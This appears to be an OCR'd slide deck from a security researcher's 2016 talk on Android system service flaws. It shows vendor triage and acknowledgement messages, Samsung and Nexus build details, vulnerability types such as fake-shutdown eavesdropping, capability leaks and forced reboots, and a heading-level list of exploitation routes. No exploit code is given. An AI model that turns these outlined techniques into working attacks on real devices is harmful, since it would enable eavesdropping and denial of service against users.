
[redacted]

Project Member #5 qua...@google.com — Jul 19, 2016

```
Thank you for submitting this vulnerability report. We've reviewed the issue and set the severity to High.

For reference, the severity classification is documented here:
https://source.android.com/security/overview/updates-resources.html

Thanks,
Android Security Team
```

Fake Shutdown(eavesdropping)

- Samsung



Android版本
6.0.1

基带版本
G9300ZCU2APF7

内核版本
3.18.20-8502908
dpi@SWHD4901 #1
Fri Jun 24 18:49:34 KST 2016

版本号
MMB29M.G9300ZCU2APF7


Android 的 SE 状态
SEPF_SECMOBILE_6.0.1_0013
Fri Jun 24 18:55:36 2016

KNOX 版本
KNOX 2.6
Standard SDK 5.6.0
Premium SDK 2.6.0
Customization SDK 2.6.0
Container 2.6.0
CEP 2.0.1
Enterprise Billing 1.2.0

Capability Leak

- nexus series car mode
- samsung change theme

Video demonstration


66% 11:17

← 软件信息

Android版本
6.0.1

基带版本
G9300ZCU2APF7

内核版本
3.18.20-8502908
dpi@SWHD4901 #1
Fri Jun 24 18:40:34 KST 2016

版本号
MMB29M.G9300ZCU2APF7

Android 的 SE 状态
Enforcing
SEPF_SECMOBILE_6.0.1_0013
Fri Jun 24 18:55:36 2016


KNOX 版本
KNOX 2.6
Standard SDK 5.6.0
Premium SDK 2.6.0
Customization SDK 2.6.0
Container 2.6.0
CEP 2.0.1
Enterprise Billing 1.2.0

System Dos(restart)

- nexus(3个)

Video demonstration.

- samsung(11个)



11:02

About phone

Regulatory information

Send feedback about this device

Model number
Nexus 5X

Android version
6.0.1


Android security patch level
June 1, 2016

Baseband version
M8994F-2.6.32.1.13

Kernel version
3.10.73-gc28506a
android-build@vpee8.mtv.corp.google.com #1
Thu Apr 14 22:40:19 UTC 2016

Build number
MTC19V

Samsung Acknowledgements




Acknowledgements

We truely appreciate the following researchers for helping Samsung to improve the security of our products.

- Zhaozhanpeng of Cheetah Mobile : SVE-2016-6242 (CVE-2016-6526), SVE-2016-6244 (CVE-2016-6527)
- James Fang and Anthony LAOU HINE TSUEI of Tencent Keen Lab : SVE-2016-6382
- Tom Court of Context : SVE-2016-6542

Good News



Samsung Mobile Security

發送至 我

8月23日 (7天前)

Dear [redacted]

We are planning to establish a rewards program as a compensation for helping Samsung to improve the security of our products. And we would like to offer you our reward as part of our unofficial pilot program.
Still being a pilot program, please understand that it may take up to 2 months until you receive the reward as we move through our internal process.
If you are interested in this offer, please let us know your acceptance along with attached report form:
Once you accept the reward program, we will ask further document such as bank information for actual payment process.

Thank you.

Very Respectfully,
Samsung Mobile Security Technologies

-------- Original Message --------

How to exploit(system service vulnerability)

- use AIDL file
- use java reflection
- native layer
- shell script

Exploit-use AIDL file

